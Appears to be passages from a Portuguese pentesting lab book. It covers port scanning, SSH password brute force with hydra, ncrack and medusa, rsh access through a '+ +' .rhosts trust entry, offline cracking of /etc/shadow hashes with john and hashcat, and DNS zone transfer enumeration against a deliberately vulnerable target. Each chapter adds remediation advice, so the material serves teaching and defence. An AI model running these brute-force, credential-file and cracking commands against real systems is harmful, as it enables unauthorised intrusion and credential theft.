O relatório reúne, numa página só, o servidor web principal do alvo, a instância nginx exposta na porta 8080 e qualquer outro serviço HTTP encontrado na varredura — o ponto de partida visual para escolher onde atacar primeiro.

Varredura de portas e serviços com nmap

Chega o momento mais ativo e mais informativo do reconhecimento: descobrir tudo o que o alvo roda. No capítulo anterior o **nmap** apareceu em modo *ping sweep* (`-sn`) só para achar o host vivo. Agora ele vai fundo. A varredura de referência do lab combina três opções sobre **todas** as portas:

```
nmap -sV -sC -p- <IP-do-alvo>
```

- `-p-` varre as 65.535 portas TCP, não só as 1.000 mais comuns — o alvo esconde serviços em portas altas (8080, 8082, 8888).
- `-sV` faz **detecção de versão (service/version detection)**: interroga cada porta aberta e identifica o software e a versão exatos.
- `-sC` roda o conjunto padrão de scripts **NSE (Nmap Scripting Engine)**, que extraem informação adicional de cada serviço (banners, títulos HTTP, métodos permitidos).

```
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
Host is up (0.00038s latency).
Not shown: 65518 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 9.2p1 Debian 2 (protocol 2.0)
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.18.x
80/tcp   open  http        Apache httpd 2.4.x ((Debian))
|_http-title: Empresa - Portal
139/tcp  open  netbios-ssn Samba smbd 4
445/tcp  open  netbios-ssn Samba smbd 4
2049/tcp open  nfs         3-4 (RPC #100003)
3306/tcp open  mysql       MariaDB
5432/tcp open  postgresql  PostgreSQL DB
6379/tcp open  redis       Redis key-value store
8080/tcp open  http        nginx 1.22.x
8082/tcp open  http        Apache Tomcat
8888/tcp open  http        (Java app)
Service Info: Host: empresa.local; OS: Linux
Nmap done: 1 IP address scanned in 44.12 seconds
```

Essa única saída é o mapa completo da superfície do alvo: cada linha é um serviço que vira um capítulo — FTP anônimo (21), SSH com senha fraca (22), SMTP open relay (25), AXFR (53), a aplicação web (80), Samba (139/445), NFS (2049), MariaDB (3306), PostgreSQL (5432), Redis sem senha (6379), nginx com *path traversal* (8080), Tomcat manager (8082) e o Log4Shell (8888). A varredura UDP, mais lenta, revela ainda o SNMP: `nmap -sU -p161 <IP-do-alvo>`.

Quando o alvo é uma faixa grande e o tempo é curto, o **masscan** faz a varredura em uma fração do tempo do nmap, ao custo de detecção de versão — a prática comum é usar o masscan para achar rápido quais portas estão abertas e depois passar o `nmap -sV` só nelas:

```
masscan -p1-65535 <IP-do-alvo> --rate 10000
```

Fechando o recon, o **whatweb** faz *fingerprint* das camadas de cada serviço HTTP encontrado — servidor, linguagem, CMS, frameworks JavaScript — sem a lentidão de uma varredura completa:

```
whatweb http://<IP-do-alvo>/ http://<IP-do-alvo>:8080/
http://10.137.0.24/ [200 OK] Apache[2.4.x], Country[RESERVED][ZZ],
  HTTPServer[Debian][Apache/2.4.x (Debian)], PHP[8.x], IP[10.137.0.24],
  Title[Empresa - Portal], X-Powered-By[PHP/8.x]
http://10.137.0.24:8080/ [200 OK] nginx[1.22.x], HTTPServer[nginx/1.22.x],
  IP[10.137.0.24], Title[Index of /]
```

O `whatweb` confirma o que o `nmap -sV` sugeriu e acrescenta a pilha da aplicação (Apache + PHP na 80, nginx com listagem na 8080) — informação que orienta a escolha de ferramenta nos capítulos de aplicação web.

O que o reconhecimento entrega e até onde vai

Ao fim desta fase, o testador não explorou nada, mas tem o alvo inteiro desenhado: o domínio `empresa.local`, seus subdomínios ocultos, os e-mails da organização, as treze portas abertas com software e versão, e uma galeria de *screenshots* dos serviços web. Cada item aponta para uma falha específica dos próximos capítulos. Reconhecimento bem-feito é o que separa um ataque cirúrgico de um chute no escuro — a exploração começa sabendo exatamente onde bater.

Detecção e boas práticas

Do lado defensivo, o reconhecimento ativo é detectável e a organização deve tratá-lo como sinal de alerta. As varreduras de porta aparecem como picos de conexões SYN a portas fechadas — um **IDS/IPS** (Snort, Suricata) as flagra com regras prontas; *rate limiting* e *port knocking* aumentam o custo do atacante. No DNS, a mitigação da transferência de zona é restringir `allow-transfer` aos IPs dos servidores secundários (nunca `any`), o oposto do que o lab faz de propósito. Contra o dorking, a defesa é higiene de publicação: `robots.txt` e `noindex` não escondem nada de um atacante, então arquivos sensíveis simplesmente não podem ficar acessíveis — o controle é remover o conteúdo, não escondê-lo do Google. Serviços administrativos (Tomcat manager, phpMyAdmin, painéis) devem ficar atrás de VPN ou restritos por IP, fora do alcance de uma varredura anônima.

Ferramentas citadas

- **nmap** — varredor de redes, portas e serviços; detecção de versão (`-sV`) e scripts NSE (`-sC`). Líder da fase de varredura. Licença: código aberto (NPSL, derivada da GPL).
- **masscan** — varredor de portas assíncrono de altíssima velocidade para faixas grandes. Licença: código aberto (AGPLv3).
- **whatweb** — identificador (*fingerprint*) de tecnologias web: servidor, linguagem, CMS, frameworks. Licença: código aberto (GPLv2).
- **theHarvester** — coletor OSINT de e-mails, subdomínios e hosts a partir de fontes públicas. Licença: código aberto (GPLv2).
- **recon-ng** — framework modular de reconhecimento com workspaces e banco de dados. Licença: código aberto (GPLv3).
- **dnsrecon** — ferramenta de enumeração DNS: varredura padrão, força bruta e transferência de zona. Licença: código aberto (GPLv2).
- **dnsenum** — enumerador DNS com força bruta por dicionário e tentativa de AXFR. Licença: código aberto (GPLv2).
- **fierce** — reconhecimento DNS focado em descobrir hosts não contíguos e zonas transferíveis. Licença: código aberto (GPLv3).
- **dnsmap** — força bruta de subdomínios por dicionário. Licença: código aberto (GPLv2).
- **EyeWitness** — captura *screenshots* em massa de hosts web e gera relatório HTML. Licença: código aberto (GPLv3).
- **dig** — cliente de linha de comando para consultas DNS (pacote *bind9-dnsutils*); usado aqui para ilustrar o mecanismo do AXFR. Licença: código aberto (ISC/MPL 2.0).

Referências

- LYON, Gordon Fyodor. **Nmap Network Scanning: The Official Nmap Project Guide to Network Discovery and Security Scanning**. Sunnyvale: Insecure.Com LLC, 2009. Disponível em: https://nmap.org/book/. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **OWASP Web Security Testing Guide (WSTG) — Information Gathering**. Disponível em: https://owasp.org/www-project-web-security-testing-guide/. Acesso em: 11 jul. 2026.
- OFFENSIVE SECURITY. **Kali Linux Tools — theHarvester, recon-ng, dnsrecon, dnsenum, fierce, EyeWitness, whatweb**. Disponível em: https://www.kali.org/tools/. Acesso em: 11 jul. 2026.
- MOCKAPETRIS, Paul. **RFC 1035: Domain Names — Implementation and Specification**. Internet Engineering Task Force (IETF), 1987.
- LOTTOR, Mark. **RFC 1034: Domain Names — Concepts and Facilities**. Internet Engineering Task Force (IETF), 1987. (Transferência de zona / AXFR.)
- SCARFONE, Karen; SOUPPAYA, Murugiah; CODY, Amanda; OREBAUGH, Angela. **NIST SP 800-115: Technical Guide to Information Security Testing and Assessment**. Gaithersburg: NIST, 2008.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 3 — Foothold: credenciais fracas

Senha fraca é a porta que o administrador deixou destrancada achando que ninguém ia testar a maçaneta. Você vai testar. Neste capítulo a gente para de olhar o alvo de fora e entra nele pela primeira vez — o famoso *foothold* —, e o caminho é o mais banal e mais eficaz de todos: adivinhar uma credencial que nunca deveria ter existido.

A falha: contas de verdade com senhas de brincadeira

Todo comprometimento começa com um **ponto de apoio (foothold)** — o primeiro acesso autenticado à máquina, por menor que seja o privilégio. A forma mais antiga de consegui-lo continua sendo a mais rentável: **credenciais fracas (weak credentials)**, ou seja, senhas curtas, óbvias, reaproveitadas ou iguais ao nome do usuário.

No alvo **projeto_meu_deus**, essa classe de falha nasce em dois módulos que trabalham juntos. O `mod*base*` *cria as contas do sistema com senhas triviais — `msfadmin/msfadmin`, `aluno/aluno`, `servico/servico123` — e ainda rebaixa o `root` para `root:toor`. O `mod*ssh` abre a porta por onde essas contas viram acesso remoto: instala o `openssh-server` e liga `PasswordAuthentication yes` e `PermitRootLogin yes` no `sshd_config`. O resultado é um serviço SSH na porta 22 que aceita senha e aceita `root` diretamente — a combinação exata que transforma uma senha ruim em shell.

O `mod_base` também espalha **pistas de reconhecimento (recon)**. Ele deixa um arquivo esquecido, `/var/backups/credenciais.old`, com um trecho de "senhas antigas de um backup" (`msfadmin:msfadmin`, `aluno:aluno`), e grava a flag de foothold em `/home/aluno/user.txt`, legível por qualquer usuário. É essa flag que confirma que você entrou.

Recon: confirmando o SSH na porta 22

Antes de atacar a autenticação, é preciso confirmar que ela existe e de que sabor é. O **nmap** faz isso com detecção de versão (`-sV`) e os scripts NSE da porta 22, que revelam o banner e os métodos de autenticação aceitos.

```
nmap -p22 -sV --script ssh2-enum-algos,ssh-auth-methods 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
| ssh2-enum-algos:
|   kex_algorithms: (9)
|_  ...
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dois fatos importam aqui. O serviço é **OpenSSH sobre Debian** — coerente com o alvo — e, decisivo, `password` aparece na lista de métodos aceitos. Um servidor que só aceitasse `publickey` seria imune a força bruta de senha; este não é o caso. O caminho está aberto.

Um banner manual confirma o mesmo sem NSE, útil para entender o mecanismo por trás do script:

```
nc -w3 10.137.0.24 22
SSH-2.0-OpenSSH_9.2p1 Debian-2+deb12u3
```

Construindo uma wordlist sob medida

Força bruta cega com uma lista genérica (a `rockyou.txt` do Kali) funciona, mas é barulhenta e lenta. O ataque inteligente usa uma **lista de palavras (wordlist)** derivada do próprio alvo — porque senhas ruins costumam sair do vocabulário da organização.

O **cewl** rastreia o site do alvo e extrai as palavras únicas que aparecem nele, que viram candidatas a senha:

```
cewl -d 2 -m 4 -w alvo.txt http://10.137.0.24/
CeWL 6.2.1 (More Wordlists) Robin Wood (robin@digi.ninja)
wc -l alvo.txt
183 alvo.txt
```

O `-d 2` limita a profundidade do rastreamento a dois níveis e o `-m 4` descarta palavras com menos de quatro letras. O resultado é um dicionário pequeno e específico. Para cobrir os nomes de usuário mais prováveis do alvo, monta-se uma lista curta à mão — os serviços e contas que o recon sugere:

```
printf '%s\n' root msfadmin aluno servico admin webapp > usuarios.txt
```

Quando a suspeita é de senhas com um padrão fixo (por exemplo, um nome seguido de três dígitos, como o `servico123` do alvo), o **crunch** gera todas as combinações desse formato:

```
crunch 10 10 -t servico%%% -o servico-num.txt
Crunch will now generate the following amount of data: 11000 bytes
Crunch will now generate the following number of lines: 1000
```

O padrão `servico%%%` produz `servico000` a `servico999` — mil candidatas que incluem a senha real. Combinando a lista do cewl, a lista manual e a do crunch numa única `senhas.txt`, você tem munição sob medida:

```
cat alvo.txt servico-num.txt aluno msfadmin toor | sort -u > senhas.txt
```

Força bruta de SSH com hydra

O **hydra** é o quebrador de autenticação de rede padrão do Kali. Contra SSH, ele testa cada par usuário/senha das listas até obter um login válido. O modo `-e nsr` acrescenta três tentativas óbvias por usuário: senha vazia (`n`), senha igual ao login (`s`) e login invertido (`r`) — e é justamente a segunda (`s`, senha = usuário) que derruba `aluno/aluno` e `msfadmin/msfadmin`.

```
hydra -L usuarios.txt -P senhas.txt -e nsr -t 4 -f ssh://10.137.0.24
Hydra v9.5 (c) by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra starting at 2026-07-11 14:22:07
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1104 login tries
[DATA] attacking ssh://10.137.0.24:22/
[22][ssh] host: 10.137.0.24   login: aluno     password: aluno
[22][ssh] host: 10.137.0.24   login: msfadmin  password: msfadmin
[22][ssh] host: 10.137.0.24   login: servico   password: servico123
[22][ssh] host: 10.137.0.24   login: root      password: toor
1 of 1 target successfully completed, 4 valid passwords found
Hydra finished.
```

O `-t 4` limita a quatro conexões paralelas — o SSH derruba muitas sessões simultâneas, e ir devagar evita falsos negativos. O `-f` faz o hydra parar no primeiro acerto por host quando você quer apenas um pé na porta; aqui ele foi omitido para mostrar todos os pares válidos. Quatro contas caíram, incluindo o `root`.

O hydra não é a única opção, e vale conhecer as alternativas para quando um alvo se comporta mal com ele. O **ncrack**, da mesma equipe do nmap, é afinado para SSH e RDP e costuma ser mais estável em sessões longas:

```
ncrack -U usuarios.txt -P senhas.txt ssh://10.137.0.24
Discovered credentials for ssh on 10.137.0.24 22/tcp:
```

```
10.137.0.24 22/tcp ssh: 'aluno' 'aluno'
Ncrack done: 1 service scanned.
```

O **medusa** cobre o mesmo terreno com sintaxe modular (`-M ssh`), útil em scripts:

```
medusa -h 10.137.0.24 -U usuarios.txt -P senhas.txt -M ssh -f
ACCOUNT FOUND: [ssh] Host: 10.137.0.24 User: aluno Password: aluno [SUCCESS]
```

A flag: o primeiro foothold

Com uma credencial válida em mãos, o acesso é um `ssh` direto — a ferramenta cliente que já vem no Kali. O objetivo do capítulo mora no diretório do usuário `aluno`:

```
ssh aluno@10.137.0.24
aluno@10.137.0.24's password:
Linux exploitable 6.1.0-18-amd64 #1 SMP Debian 6.1.76-1 x86_64
aluno@exploitable:~$ id
uid=1001(aluno) gid=1001(aluno) groups=1001(aluno)
aluno@exploitable:~$ cat /home/aluno/user.txt
FLAG{foothold_9f3c17ab}
```

Essa é a **flag de foothold** — a prova de que você deixou de ser um estranho na rede e passou a ser um usuário da máquina. O `mod_base` a grava em `/home/aluno/user.txt` com permissão de leitura para todos, então qualquer conta que você conquiste consegue lê-la.

A pista deixada para trás fecha o círculo: o arquivo de backup esquecido continha as senhas em texto puro.

```
aluno@exploitable:~$ cat /var/backups/credenciais.old
# senhas antigas de um backup
msfadmin:msfadmin
aluno:aluno
```

Uma porta que nem pede senha: os r-services

O SSH ao menos exigiu uma senha — fraca, mas uma senha. Alguns serviços legados dispensam até isso. A varredura do Capítulo 2 anotou, além da 22, as portas **512, 513 e 514**: os **r-services** (`rexec`, `rlogin`, `rsh`), utilitários de acesso remoto dos anos 1980 que a máquina ainda expõe. Eles não autenticam por senha — confiam numa **relação de confiança (trust relationship)** declarada no arquivo `.rhosts` de cada usuário. E o alvo cometeu o erro clássico: o `.rhosts` do usuário `legacy` contém a linha `+ +`, que significa "confie em **qualquer** host e **qualquer** usuário".

Com isso, o cliente **rsh** do Kali abre um shell na conta `legacy` sem digitar nada:

```
rsh -l legacy 10.137.0.24 'id; cat ~/foothold.txt'
uid=1004(legacy) gid=1004(legacy) groups=1004(legacy)
FLAG{rservices_rhosts_a1b2c3d4}
```

Sem senha, sem chave, sem prompt: a confiança `+ +` é a autenticação. Por baixo, o protocolo do `rsh` é primitivo — o cliente conecta à porta 514 e envia, separados por bytes nulos, o usuário local, o usuário remoto e o comando (`\0luser\0ruser\0comando\0`); o servidor executa e devolve a saída. É o mesmo foothold do SSH, por uma porta ainda mais frouxa. No lab, o serviço roda como `legacy`, um usuário sem privilégio, então este é mais um ponto de partida para a escalação do Capítulo 21.

A remediação é categórica: **os r-services não têm lugar numa rede moderna.** Desinstale `rsh-server`/`rlogin` e feche as portas 512–514; toda a função foi substituída, com cifragem e autenticação de verdade, pelo SSH. Um `.rhosts` com `+ +` é um dos itens mais antigos de qualquer checklist de auditoria — e ainda aparece.

Até onde vai: de foothold a root, e a quebra offline

Neste alvo o `PermitRootLogin yes` transforma `root:toor` num atalho direto para o controle total — `ssh root@10.137.0.24` com a senha `toor` já entrega `uid=0`. Num alvo realista, porém, o `root` não entra por SSH, e o pulo de um usuário comum para o administrador é a **escalação de privilégio** do capítulo final. O foothold é o começo, não o fim.


Uma vez com acesso administrativo, o ataque a senhas migra de online para offline. Em vez de bater na porta do SSH, você captura os **hashes** de `/etc/shadow` e os quebra na sua própria máquina, sem tocar mais no alvo — silencioso e sem limite de velocidade. O **john the ripper** faz isso combinando `passwd` e `shadow`:

```
unshadow /etc/passwd /etc/shadow > hashes.txt
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Loaded 4 password hashes with 4 different salts (sha512crypt)
toor             (root)
aluno            (aluno)
msfadmin         (msfadmin)
servico123       (servico)
4g 0:00:00:03 DONE
Use the "--show" option to display all of the cracked passwords
```

O **hashcat** faz o mesmo aproveitando a GPU, ideal para hashes fortes ou listas enormes — o modo `-m 1800` corresponde ao `sha512crypt` do Linux:

```
hashcat -m 1800 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
$6$xa1...:toor
Status...........: Cracked
```

Que as quatro senhas caiam em segundos é o próprio diagnóstico: elas nunca deveriam ter passado por uma política mínima.



Foothold por credenciais fracas, do reconhecimento à quebra de hashes.

O diagrama acima resume o ciclo percorrido: o recon confirma o SSH na porta 22, o cewl e o crunch produzem a wordlist, o hydra encontra a credencial, o `ssh` entrega o foothold com a flag e, já dentro, o john e o hashcat quebram o restante das senhas offline.

Remediação

Fechar essa porta não exige nada exótico, apenas higiene de autenticação:

- **Senhas fortes e política de complexidade.** Exigir comprimento mínimo, impedir senha igual ao nome de usuário e bloquear as listas de senhas mais comuns (`pam*pwquality*`/`pam`pwhistory`). `root:toor` e `aluno:aluno` jamais passariam por uma política decente.
- **Autenticação por chave, senha desligada.** Definir `PasswordAuthentication no` no `sshd_config` neutraliza a força bruta de senha por completo; a autenticação passa a exigir uma **chave pública (public key)**.
- **`PermitRootLogin no`.** O `root` nunca deve logar diretamente por SSH; o acesso administrativo passa por um usuário comum e `sudo`, deixando trilha.
- **Freio contra força bruta.** `fail2ban` ou `sshd` com `MaxAuthTries` baixo bane IPs após poucas tentativas, tornando o hydra inviável na prática.
- **Higiene de backups.** Arquivos como `credenciais.old` não podem existir com credenciais em texto puro e leitura para todos; segredos ficam em cofre, com permissão restrita e rotação.

Ferramentas citadas

- **hydra (THC-Hydra)** — quebrador de autenticação de rede paralelo, com suporte a dezenas de protocolos (SSH, FTP, HTTP, RDP…). Ferramenta líder do capítulo. Licença: código aberto (AGPLv3 com cláusulas próprias).
- **ncrack** — quebrador de autenticação de rede da equipe do nmap, otimizado para SSH e RDP. Licença: código aberto (derivada da licença do nmap).
- **medusa** — força bruta de login modular, rápido e paralelo. Licença: código aberto (GPLv2).
- **john the ripper** — quebrador de senhas offline por dicionário e força bruta, referência para hashes de sistemas Unix. Licença: código aberto (GPLv2).
- **hashcat** — quebrador de senhas offline acelerado por GPU, com centenas de modos de hash. Licença: código aberto (MIT).
- **cewl** — rastreador que gera wordlists a partir do conteúdo de um site. Licença: código aberto (GPLv2).
- **crunch** — gerador de wordlists por padrão e conjunto de caracteres. Licença: código aberto (GPLv2).
- **OpenSSH (cliente ssh)** — cliente de linha de comando para o protocolo SSH; usado aqui para o acesso remoto autenticado. Licença: código aberto (licença BSD).
- **rsh (rsh-client)** — cliente legado dos r-services; abusa da confiança `.rhosts` para abrir um shell remoto sem senha. Licença: código aberto (BSD).
- **nmap** — varredor de redes e portas; usado para detecção de versão e enumeração de métodos de autenticação do SSH. Licença: código aberto (NPSL, derivada da GPL).

Referências

- OFFENSIVE SECURITY. **Kali Linux Tools — hydra, cewl, crunch, john, hashcat**. Disponível em: https://www.kali.org/tools/. Acesso em: 11 jul. 2026.
- OPENSSH PROJECT. **sshd_config(5) — OpenSSH SSH daemon configuration file**. Disponível em: https://man.openbsd.org/sshd_config. Acesso em: 11 jul. 2026.
- OWASP FOUNDATION. **Testing for Weak Password Policy (WSTG-ATHN-07)**. Disponível em: https://owasp.org/www-project-web-security-testing-guide/. Acesso em: 11 jul. 2026.
- SCARFONE, Karen; SOUPPAYA, Murugiah. **NIST SP 800-63B: Digital Identity Guidelines — Authentication and Lifecycle Management**. Gaithersburg: NIST, 2017.
- BRASIL. **Lei nº 12.737, de 30 de novembro de 2012** (Lei Carolina Dieckmann). Brasília: DOU, 2012.

Capítulo 4 — DNS: transferência de zona (AXFR)

Todo servidor DNS guarda um mapa da rede que deveria caber só a quem administra ela. Quando esse mapa está mal trancado, ele te entrega a planta baixa da empresa inteira — nomes de máquinas internas, IPs de backup, de VPN, do painel de administração — sem que você precise adivinhar nada. Neste capítulo você pede a zona por educação e o servidor a entrega inteira.

A falha: transferência de zona sem controle

Um servidor DNS autoritativo (authoritative) guarda uma **zona (zone)**: o conjunto completo de registros de um domínio — os endereços de cada host, o servidor de e-mail, os apelidos. Para garantir redundância, o protocolo prevê que servidores **secundários (slave)** copiem essa zona do **primário (master)** através de uma operação chamada **transferência de zona (zone transfer)**, ou **AXFR**, definida na RFC 5936. É um mecanismo legítimo e necessário — desde que restrito aos servidores autorizados.

O problema nasce quando o primário aceita fazer AXFR para **qualquer um**. Nesse caso, um atacante anônimo pede uma cópia integral da zona e recebe, de uma só vez, tudo o que o DNS sabe sobre a rede interna. É uma das falhas de reconhecimento mais antigas e mais valiosas: em vez de sondar host por host, o alvo lhe entrega a lista completa.

No laboratório projeto*meu*deus, essa falha vive no módulo `dns`. O `provision.sh` instala um **BIND9** autoritativo para o domínio fictício `empresa.local` e o configura com a diretiva permissiva `allow-transfer { any; }` — o equivalente a deixar o arquivo mestre da rede numa gaveta destrancada. A zona contém hosts internos que não aparecem em lugar nenhum público e um registro **TXT** com a flag do capítulo.

Recon: localizando o servidor DNS

Antes de pedir a zona, é preciso confirmar que o alvo fala DNS. O serviço vive tradicionalmente na **porta 53**, tanto em UDP (consultas comuns) quanto em TCP (transferências de zona e respostas grandes). O `nmap` confirma o serviço e, com um script da **NSE (Nmap Scripting Engine)**, já tenta a transferência de saída:

```
nmap -p53 -sV --script dns-zone-transfer --script-args dns-zone-transfer.domain=empresa.local 10.137.0.24
Starting Nmap 7.95 ( https://nmap.org )
Nmap scan report for 10.137.0.24
PORT   STATE SERVICE VERSION
53/tcp open  domain  ISC BIND 9.18.x
| dns-zone-transfer:
|   empresa.local. SOA ns1.empresa.local. admin.empresa.local.
|   empresa.local. NS  ns1.empresa.local.
|   empresa.local. MX  10 mail.empresa.local.
|_  (...)
```

A porta 53 aberta e a versão do **ISC BIND** identificada já indicam um alvo autoritativo. O próprio script da NSE adianta que a zona é transferível — mas convém entender o mecanismo por baixo dele antes de partir para as ferramentas dedicadas.

O mecanismo: pedindo a zona com dig

O `dig` (parte do pacote `dnsutils`) é o cliente DNS de linha de comando de referência. Ele não é uma ferramenta de ataque — é o **canivete do manual**, útil aqui apenas para expor o que uma transferência de zona realmente faz. A sintaxe é direta: o tipo de consulta `axfr`, o domínio e o servidor a interrogar, prefixado por `@`.

```
dig axfr empresa.local @10.137.0.24
; <<>> DiG 9.18.x <<>> axfr empresa.local @10.137.0.24
empresa.local.      604800  IN  SOA     ns1.empresa.local. admin.empresa.local. 2024010101 604800 86400 2419200 604800
empresa.local.      604800  IN  NS      ns1.empresa.local.
empresa.local.      604800  IN  MX      10 mail.empresa.local.
ns1.empresa.local.  604800  IN  A       127.0.0.1
www.empresa.local.  604800  IN  A       127.0.0.1
mail.empresa.local. 604800  IN  A       10.0.0.3
intranet.empresa.local. 604800 IN A     10.0.0.5
vpn.empresa.local.  604800  IN  A       10.0.0.6
backup.empresa.local. 604800 IN A       10.0.0.7
admin.empresa.local. 604800 IN A        10.0.0.8
dev.empresa.local.  604800  IN  CNAME   www.empresa.local.
_secret.empresa.local. 604800 IN TXT    "FLAG{dns_axfr_XXXXXXXX}"
empresa.local.      604800  IN  SOA     ns1.empresa.local. admin.empresa.local. 2024010101 604800 86400 2419200 604800
```

A zona inteira desce em segundos. Repare que a resposta começa e termina com o registro **SOA (Start of Authority)** — é assim que o AXFR delimita a transferência. Se o servidor estivesse corretamente configurado, a mesma consulta responderia `Transfer failed.` e a linha `; Transfer failed.` no rodapé. Aqui, ela entrega tudo: os hosts, seus IPs e o registro `_secret` do tipo TXT com a flag.

Exploração com dnsrecon

Entendido o mecanismo, o pentest de verdade usa uma ferramenta que **automatiza** a descoberta: tenta a transferência em todos os servidores de nome do domínio, organiza o resultado e ainda encadeia outras técnicas de enumeração. No Kali, a ferramenta líder para isso é o **dnsrecon**. A opção `-a` executa justamente a tentativa de AXFR; `-d` define o domínio e `-n` aponta o servidor de nomes a interrogar.

```
dnsrecon -d empresa.local -n 10.137.0.24 -a
[*] Testing NS Servers for Zone Transfer
[*] Checking for Zone Transfer for empresa.local name servers
[*] Resolving SOA Record
[+]   SOA ns1.empresa.local 127.0.0.1
[*] Trying NS server 10.137.0.24
[+] 10.137.0.24 Has port 53 TCP Open
[+] Zone Transfer was successful!!
[+]   NS empresa.local ns1.empresa.local 127.0.0.1
[+]   MX empresa.local mail.empresa.local 10.0.0.3
[+]   A  www.empresa.local 127.0.0.1
[+]   A  mail.empresa.local 10.0.0.3
[+]   A  intranet.empresa.local 10.0.0.5
[+]   A  vpn.empresa.local 10.0.0.6
[+]   A  backup.empresa.local 10.0.0.7
[+]   A  admin.empresa.local 10.0.0.8
[+]   CNAME dev.empresa.local www.empresa.local
[+]   TXT _secret.empresa.local FLAG{dns_axfr_XXXXXXXX}
```

O `dnsrecon` confirma em texto claro o que o `dig` mostrou em formato bruto, com a vantagem de identificar sozinho o servidor de nomes e apresentar cada registro rotulado por tipo. Para registrar o achado, exporte-o com `--xml zona.xml` ou `--json zona.json` — material direto para o relatório.

Ferramentas de apoio: dnsenum e fierce

Um bom pentester nunca depende de uma ferramenta só; confirmar o achado por caminhos independentes reduz falsos negativos e enriquece o recon. Duas alternativas nativas do Kali fazem o mesmo trabalho com abordagens ligeiramente distintas.

O **dnsenum** é orientado a enumeração completa: além de tentar a transferência de zona automaticamente, ele resolve os hosts, faz consultas reversas e pode encadear força-bruta de subdomínios.

```
dnsenum --dnsserver 10.137.0.24 empresa.local
Trying Zone Transfer for empresa.local on ns1.empresa.local ...
empresa.local.          604800   IN   SOA   (...)
mail.empresa.local.     604800   IN   A     10.0.0.3
intranet.empresa.local. 604800   IN   A     10.0.0.5
vpn.empresa.local.      604800   IN   A     10.0.0.6
backup.empresa.local.   604800   IN   A     10.0.0.7
admin.empresa.local.    604800   IN   A     10.0.0.8
```

O **fierce**, por sua vez, foi escrito exatamente para o cenário deste capítulo: localizar hosts que não são contíguos no espaço de IP. Ele começa tentando a transferência de zona e, só se ela falha, parte para força-bruta de nomes — aqui, a transferência resolve tudo de imediato:

```
fierce --domain empresa.local --dns-servers 10.137.0.24
NS: ns1.empresa.local.
SOA: ns1.empresa.local. (127.0.0.1)
Zone: success
{'mail.empresa.local.': '10.0.0.3', 'intranet.empresa.local.': '10.0.0.5',
 'vpn.empresa.local.': '10.0.0.6', 'backup.empresa.local.': '10.0.0.7',
 'admin.empresa.local.': '10.0.0.8'}
```

Três ferramentas, o mesmo veredito: a zona é pública para quem pedir. Quando várias técnicas convergem, o achado está sólido.

A flag

O objetivo do capítulo está no registro `_secret` do tipo TXT — um campo de texto livre que administradores às vezes usam para verificação de domínio e onde, por descuido, acabam guardando segredos. Já o vimos na saída de todas as ferramentas; para isolá-lo, o `host` (irmão do `dig`, também do `dnsutils`) faz uma consulta cirúrgica:

```
host -t TXT _secret.empresa.local 10.137.0.24
Using domain server:
Name: 10.137.0.24

_secret.empresa.local descriptive text "FLAG{dns_axfr_XXXXXXXX}"
```

Capturada a flag `FLAG{dns*axfr*...}`, este alvo está validado — é exatamente o que o `test-lab.sh` do projeto*meu*deus verifica ao rodar `dig +short axfr empresa.local @<ip>` e procurar o padrão `FLAG{dns_axfr` na saída.

Até onde vai

A flag é o troféu didático, mas o prêmio real do pentester é a lista de hosts. A transferência de zona transformou um único IP num **mapa da rede interna**: `intranet` (10.0.0.5), `vpn` (10.0.0.6), `backup` (10.0.0.7) e `admin` (10.0.0.8) são máquinas que não apareceriam numa varredura casual da faixa externa. Cada uma é um novo alvo.

Transferência de zona: um pedido AXFR despeja a rede interna e a flag.

Transferência de zona: um pedido AXFR despeja a rede interna e a flag.

O nome de cada host já sugere o próximo passo: `backup` costuma expor NFS ou compartilhamentos com cópias inteiras de sistemas; `admin` e `intranet` são painéis administrativos à espera de credenciais fracas; `vpn` é a porta de entrada persistente. O reconhecimento por DNS não fecha uma máquina — ele **abre a rede**, entregando ao atacante a mesma visão que o administrador tem de dentro.

Remediação

Fechar a falha é trivial e não custa funcionalidade nenhuma. A regra é: transferência de zona só para os servidores secundários legítimos, nunca para `any`. No BIND, substitui-se a diretiva permissiva por uma lista explícita de IPs autorizados na cláusula `allow-transfer`:

```
zone "empresa.local" {
    type master;
    file "/etc/bind/db.empresa.local";
    allow-transfer { 192.0.2.2; 192.0.2.3; };   // apenas os secundários
};
```

Onde não houver servidor secundário algum, o correto é negar de vez, com `allow-transfer { none; };`. Camadas adicionais reforçam a defesa: autenticar as transferências com **TSIG (Transaction Signature)** — uma chave compartilhada entre primário e secundário, conforme a RFC 8945 — e bloquear a porta 53/TCP de origens externas no firewall, já que consultas comuns cabem em UDP e apenas transferências e respostas grandes usam TCP. Por fim, higiene de conteúdo: **nunca** armazenar segredos em registros TXT e evitar nomes de host que revelem função e topologia interna.

Ferramentas citadas

- **dnsrecon** — ferramenta de enumeração DNS que automatiza transferência de zona, consultas reversas e força-bruta de subdomínios; líder deste capítulo. Licença: código aberto (GPLv2).
- **dnsenum** — script Perl de enumeração DNS abrangente (transferência de zona, resolução, brute force). Licença: código aberto (GPLv2).
